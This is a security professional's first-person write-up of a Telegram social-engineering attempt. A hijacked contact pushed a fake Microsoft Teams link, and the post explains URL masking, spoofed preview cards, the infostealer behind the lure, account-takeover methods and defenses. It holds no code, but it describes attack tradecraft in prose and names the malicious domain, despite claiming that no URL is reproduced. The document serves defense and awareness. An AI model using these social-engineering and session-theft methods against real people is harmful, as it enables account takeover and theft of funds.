| TL;DR A contact I recognised reached out to “catch up”, steered me toward a video call, then pushed a link that looked like a Microsoft Teams invite. It wasn’t. The visible text said teams.live.com, the tap target was a malicious url which I will not be reproducing here, and the preview card was forged from the attacker’s own page metadata. The destination was a token-gated lure designed to drop a cross-platform infostealer that drains wallets, browser secrets, and messaging sessions. This brief walks the full chain and the defenses that actually matter. |
1. What happened
Out of the blue, a “known good” contact (who will remain nameless to protect their privacy) reached out to me on Telegram. The message was largely unsuspicious. Prior conversation had happened, and the opener was low-pressure: “anything new with you lately? Let’s catch up”. Nothing in the initial exchange asked for anything.
Nonetheless the vagueness in the initial outreach triggered a little niggling doubt. We know each other well enough I would have expected a slightly more concrete ask. So I reached out on Whatsapp to confirm my suspicions, and was promptly notified that yes, his Telegram had been hacked.
| Important to remember: Targeting skews toward the Web3, crypto, and venture-capital world. The “Meeten”/Realst campaign (Cado Security, Dec 2024; tracked by Darktrace through 2025) goes after Web3 professionals, with operators impersonating trusted contacts on Telegram to push fake meeting software. The North Korea-aligned BlueNoroff cluster — campaigns “GhostCall” and “GhostHire” (Kaspersky GReAT / Securelist, Oct 2025) — explicitly targets blockchain developers, C-level executives, and managers across tech and venture capital, in some cases using the compromised accounts of real entrepreneurs and startup founders to add plausibility. |
2. The pivot
Important note: I am a highly technical security professional who deals with these sorts of counterparties for a living. As a result, I have a clear understanding of where and when I am vulnerable and what the possible blast radius is. If you are not, as soon as you suspect you’re beeing socially engineered, stop and confirm (like I did). Treat inability to gain information as confirmation. Once confirmed, block the account in question and cease all further comms. Then report them here: https://chainabuse.com/
So now I was interested and wanted to see this play out. First I offered to meet for a beer (remember “old friend in the same geography”). This request was ignored. I offered to schedule a and sent my own Calendly. The reply was telling, the contact asked for my “best email”, th then eventually used the calendly. Shortly before the meeting, they sent their own meeting link and wrote “Let’s use this link.” I declined and said I was already in my own Google Meet from the calendar invite. They sent the same link again (“joining here?”) I held the line and told them, plainly, that as a rule I don’t click Telegram links.
That refusal triggered the escalation every operator in this playbook keeps in reserve: “hey, I’m in the meeting room with my partners who I want to introduce to you.” This is a manufactured social cost. There are no partners. The line exists to make bailing feel rude and expensive. A near-identical public write-up records the same beat: when the target offered a neutral platform, the operator answered “but meeting is running now” to pile on urgency, and then deleted the entire chat and blocked the moment the link was questioned.
| Defensive principle: Whoever controls the tool controls the attack surface. A legitimate counterparty will happily meet on neutral ground, be it your Google Meet, a phone call, anything. An operator cannot, because the entire payload lives on their domain. Insistence on their specific link, plus urgency, plus a social squeeze, is a bright red flag. |
3. Never trust display text
On the surface, the link they shared looked fairly legitimate (see screenshot below).

When I copied the link rather than tapping it, the visible string and the real destination disagreed. The card read https://teams.live.com/meet/150417664951?p=…. The actual href was https://<obviously typo squatted malicious URL we will not be reproducing here>/meet/150417664951?p=TFRzzVe2RnKlL0d3jQ. Three independent deception layers were stacked here.
3.1 Entity-level URL masking (display text ≠ destination)
Telegram, like an HTML <a href>, lets the text you see differ from the address you go to. Under the hood a message is plain text plus a list of entities (spans annotated with formatting or links). A link entity (MessageEntityTextUrl) attaches a separate url attribute to a run of visible characters. The attacker set the visible characters to the literal string https://teams.live.com/meet/… while binding the entity’s url to <malicious URL>. Done via the Bot API, a userbot, or simple [label](real-url) markdown, it is trivial and scales to thousands of sends.
The refinement is making the visible label itself a full, correct-looking URL. You treat the displayed teams.live.com as “the link” and never suspect there is a different address underneath it.
3.2 The spoofed link-preview card
The polished “Microsoft Teams + Join meeting on Teams” card, complete with the little video-call illustration, was not produced by Microsoft. Telegram generates previews by fetching the destination and reading its Open Graph meta tags. The attacker’s page at termslivz.com simply declared og:site_name = “Microsoft Teams”, og:title = “Join meeting on Teams”, and an og:image pointing at a stock Teams graphic. Telegram renders whatever the target page claims about itself. So the card manufactures authority for the destination without ever surfacing the real domain. The preview is always attacker-controlled.
3.3 The typosquat
The destination domai, is a deliberate corruption of teams.live. Crucially the path and query string were preserved verbatim — same /meet/<id>, same ?p=<token>. The full URL reads as a coherent, plausible Teams link at a glance. The p= parameter is almost certainly a per-victim token: it fingerprints who clicked and lets the operator serve, gate, or burn content per target.
3.4 The proof process and the rule
The proof was unglamorous and decisive: I right-clicked the link and chose “Copy Link” instead of tapping it, then read the clipboard. That single habit(copy, don’t click) should honestly just be routine for any link received anywhere on the internet from anyone whatsoever, and collapses this attack in its entirety
| The rule: Displayed link text is decoration. It carries zero security value. Treat the visible string, the preview card, the logo, and the friendly sender as a single layer of attacker-supplied presentation. Assume malice, until proven otherwise. |
4. The payload: what the link was actually trying to do
By the time I inspected the live infrastructure, both the tokenized path and the bare domain returned 404. That is itself a finding. It reads two ways, and both are hostile: either the campaign infrastructure had been rotated or pulled (these domains are disposable), or the server was cloaking, or serving the lure only to requests that resemble a real victim browser (right User-Agent, JS execution, valid token) and returning 404 to scanners, crawlers, and headless fetchers. Cloaking to dodge automated analysis is a sophistication signal, not a sign the threat was empty.
Against this campaign family the lure resolves to one of two delivery mechanisms, both terminating in the same place:
- “ClickFix” / run-this-to-join. The page renders a fake “verify your browser / enable audio” step and instructs you to paste a command into your terminal (macOS) or PowerShell (Windows). That command is the dropper — it fetches and executes a second stage, fileless. The defining tell: no legitimate video platform has ever asked you to paste a command into a shell to join a call.
- Fake client download. The page says “download the desktop app to join” and serves a malicious installer. On Windows an NSIS-packaged executable carrying a stolen, still-valid code-signing certificate so the OS treats it as trusted; on macOS a disk image that uses an osascript prompt to phish the user’s password. I will not be linking to live malware, but in general, these will mimic real software and will appear to be signed with certificates lifted from legitimate vendors.
Either path ends at the same class of malware: a cross-platform infostealer (the Realst / “Meeten” lineage and its BlueNoroff friends) whose collection set is purpose-built for this victim profile.
| Target | What it takes | Why it matters |
|---|---|---|
| Crypto wallets | Wallet files, keys, seed phrases (incl. system-wide seed searches) | Direct, irreversible asset theft |
| Browsers | Saved credentials, cookies, session tokens (Chromium family) | Account takeover without passwords |
| Telegram | tdata desktop session folder | Full account access, no password or 2FA |
| macOS | Keychain contents, harvested login password via fake prompt | Pivot into everything the Keychain holds |
| Host | System metadata, high-res desktop screenshots | Recon, blackmail material, lateral targeting |
5. How Telegram accounts get compromised in the first place
So how did my friend get hacked in the first place?
Two very different things hide under the word “hacked”.
5.1 Cloned
Display names are not unique and usernames are easy to near-duplicate (homoglyphs, an extra underscore, . vs _). The attacker scrapes a real person’s photo, name, and bio onto a fresh account and messages cold. Identifiable data to drive conversations is scraped off social media (locations, employers, etc)
5.2 Genuinely taken over
A real account takeover is far more valuable because it ships with authentic chat history and the victim’s contact graph. The mechanisms, in rough order of prevalence:
- Login-code phishing. Telegram’s default auth is a one-time login code, no password. The whole attack reduces to getting you to reveal that code: a “friend” claiming they fat-fingered their number and your code arrived by mistake; a fake “Telegram Premium gift” or contest page that relays your number and code to the attacker in real time. The instant they have the code, they register a new session and they are in.
- Session-token theft via infostealer. Desktop Telegram keeps its authenticated session on disk in the tdata folder. Stealers, including the exact family these meeting lures drop, locate it (default path, or by parsing the Telegram shortcut to resolve a custom one, or by brute-forcing every mounted drive), terminate the running client to release file locks, copy the folder, archive it, and exfiltrate it to a hosted drop or a Telegram bot. Replaying that session on another machine grants full access with no login code and no 2FA challenge.
- SMS-layer attacks. If no cloud password is set and the code falls back to SMS, then SIM-swap (social-engineering the carrier into porting your number), SS7 interception, or SMS-reading Android malware all yield the code.
- QR-login phishing. Telegram allows login by scanning a QR with an already-authenticated device. Trick someone into scanning the attacker’s login QR and you have authenticated the attacker’s session.
- Rogue sessions and over-permissioned bots. Unofficial clients and greedy bots that retain access, plus the fact that almost nobody audits their active device list, let a planted session simply persist.
6. How to protect yourself
In priority order
| Control | What it defeats |
|---|---|
| Set a Two-Step Verification cloud password (Settings > Privacy > Two-Step Verification) | The login-code path.This is the single highest value action you can take |
| Never forward a login code to anyone, ever | Real-time code-relay phishing; Telegram never asks for it |
| Copy/hover to inspect every link’s real destination before acting | Entity-masked URLs and spoofed preview cards |
| Audit Settings > Devices; terminate unknown sessions; enable auto-terminate. Do this regularly | Persisted rogue sessions and stale tokens |
| Prefer Telegram on mobile (iOS/Android) for sensitive use | tdata file-copy theft; mobile sessions resist exfiltration |
| Never paste shell commands or install “meeting clients” to join a call | ClickFix droppers and fake-client installers |
| Keep wallets/keys off the endpoint that runs your high-risk chat | Blast-radius reduction if an endpoint is stolen |
| Separate your public crypto persona from your real number/handle | Targeted impersonation and persona-linked attacks |
Verification habit that beats all of the above
When a known contact sends an unusual link or pushes a call, verify them on a separate channel. A phone call, a different app, an email, a LinkedIn message, anything out of band. Every victim in the public write-ups (including me) who escaped did so by breaking the attacker’s frame and confirming through a second path.
Defensive research note. Infrastructure and payload behaviour are characterised from first-hand observation and from public threat reporting (Cado Security / Darktrace on the “Meeten”/Realst campaign; Arctic Wolf on BlueNoroff fake-call activity; multiple tdata-stealer analyses). No live malicious command, URL, or payload is reproduced here. Detonate and inspect hostile infrastructure only from an isolated, disposable environment.